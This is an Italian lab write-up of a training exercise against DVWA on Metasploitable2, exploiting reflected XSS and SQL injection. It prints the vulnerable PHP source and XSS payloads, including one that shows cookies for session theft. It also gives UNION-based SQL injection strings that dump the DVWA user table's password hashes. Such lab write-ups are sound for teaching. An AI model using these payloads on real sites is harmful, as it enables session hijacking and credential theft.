

## EXPLOIT DVWA – XSS E SQL INJECTION

Per questo esercizio configureremo le nostre macchine virtuali Kali e Metasploitable2 in modo tale che comunichino tra loro, assicurandocene tramite il comando ping.

Imposteremo ora la security level della DVWA su “low”.

**DVWA Security**

### Script Security

Security Level is currently **high**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

---

### PHPIDS

**PHPIDS** v.0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently **disabled**. [\[enable PHPIDS\]](#)

[\[simulate attack\]](#) - [\[View IDS log\]](#)

Username: admin  
Security Level: high  
PHPIDS: disabled

Lo scopo dell’esercizio sarà sfruttare con successo le vulnerabilità “XSS reflected” e “SQL Injection”.

Andremo quindi a selezionare la voce “XSS reflected” ed andremo ad inserire un nome:

**DVWA**

## Vulnerability: Reflected Cross

What's your name?

nicolas

### More info

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

**DVWA**

## Vulnerability: Reflected Cross

What's your name?

Hello nicolas

### More info

<http://ha.ckers.org/xss.html>  
[http://en.wikipedia.org/wiki/Cross-site\\_scripting](http://en.wikipedia.org/wiki/Cross-site_scripting)  
<http://www.cgisecurity.com/xss-faq.html>

Con il comando Ctrl+U potremo vedere la pagina sorgente e la nostra stringa inserita, mostrando quindi una vulnerabilità ad un attacco XSS, controllando anche sul codice sorgente:

```
39 <div class="body_padded">
40 <h1>Vulnerability: Reflected Cross Site Scripting (XSS)</h1>
41
42 <div class="vulnerable_code_area">
43
44     <form name="XSS" action="#" method="GET">
45         <p>What's your name?</p>
46         <input type="text" name="name">
47         <input type="submit" value="Submit">
48     </form>
49
50     <pre>Hello nicolas</pre>
51
```

Reflected XSS Source

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL || $_GET['name'] == ''){
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . $_GET['name'];
    echo '</pre>';
}
?>
```



Compare

Proveremo ad inserire <i> per veder apparire il nostro nome in “italic”


What's your name?

Hello nicolas


Andremo ora ad inserire il comando <script>alert('XSS')</script> per poi veder apparire una finestra popup che confermerà questa vulnerabilità:



Possiamo ora inserire il tag HTML all'interno del payload per mostrare i cookie dell'utente attuale tramite: `<script>alert(document.cookie)</script>`. I cookies potranno essere usati per accedere tramite login sulla stessa WebApp da un altro browser, rubando effettivamente la sessione di un utente.



Andremo ora a selezionare la voce “SQL injection” provando ad inserire “1” nella casella:



Proveremo ora altri comandi come 1' OR '1'='1 ed il comando UNION per trovare le versioni e le password dei vari utenti tramite il comando ' UNION SELECT user, password FROM users#



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About

## Vulnerability: SQL Injection

User ID:

ID: 1' OR '1'='1  
First name: admin  
Surname: admin

ID: 1' OR '1'='1  
First name: Gordon  
Surname: Brown

ID: 1' OR '1'='1  
First name: Hack  
Surname: Me

ID: 1' OR '1'='1  
First name: Pablo  
Surname: Picasso

ID: 1' OR '1'='1  
First name: Bob  
Surname: Smith



- Home
- Instructions
- Setup
- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored
- DVWA Security
- PHP Info
- About
- Logout

## Vulnerability: SQL Injection

User ID:

ID: %' OR 0=0 UNION SELECT null, version() #  
First name: admin  
Surname: admin

ID: %' OR 0=0 UNION SELECT null, version() #  
First name: Gordon  
Surname: Brown

ID: %' OR 0=0 UNION SELECT null, version() #  
First name: Hack  
Surname: Me

ID: %' OR 0=0 UNION SELECT null, version() #  
First name: Pablo  
Surname: Picasso

ID: %' OR 0=0 UNION SELECT null, version() #  
First name: Bob  
Surname: Smith

ID: %' OR 0=0 UNION SELECT null, version() #  
First name:  
Surname: 5.0.51a-3ubuntu5





- Home
- Instructions
- Setup

- Brute Force
- Command Execution
- CSRF
- File Inclusion
- SQL Injection
- SQL Injection (Blind)
- Upload
- XSS reflected
- XSS stored

- DVWA Security
- PHP Info
- About

## Vulnerability: SQL Injection

User ID:

ID: ' UNION SELECT user, password FROM users#  
First name: admin  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: ' UNION SELECT user, password FROM users#  
First name: gordonb  
Surname: e99a18c428cb38d5f260853678922e03

ID: ' UNION SELECT user, password FROM users#  
First name: 1337  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: ' UNION SELECT user, password FROM users#  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: ' UNION SELECT user, password FROM users#  
First name: smithy  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99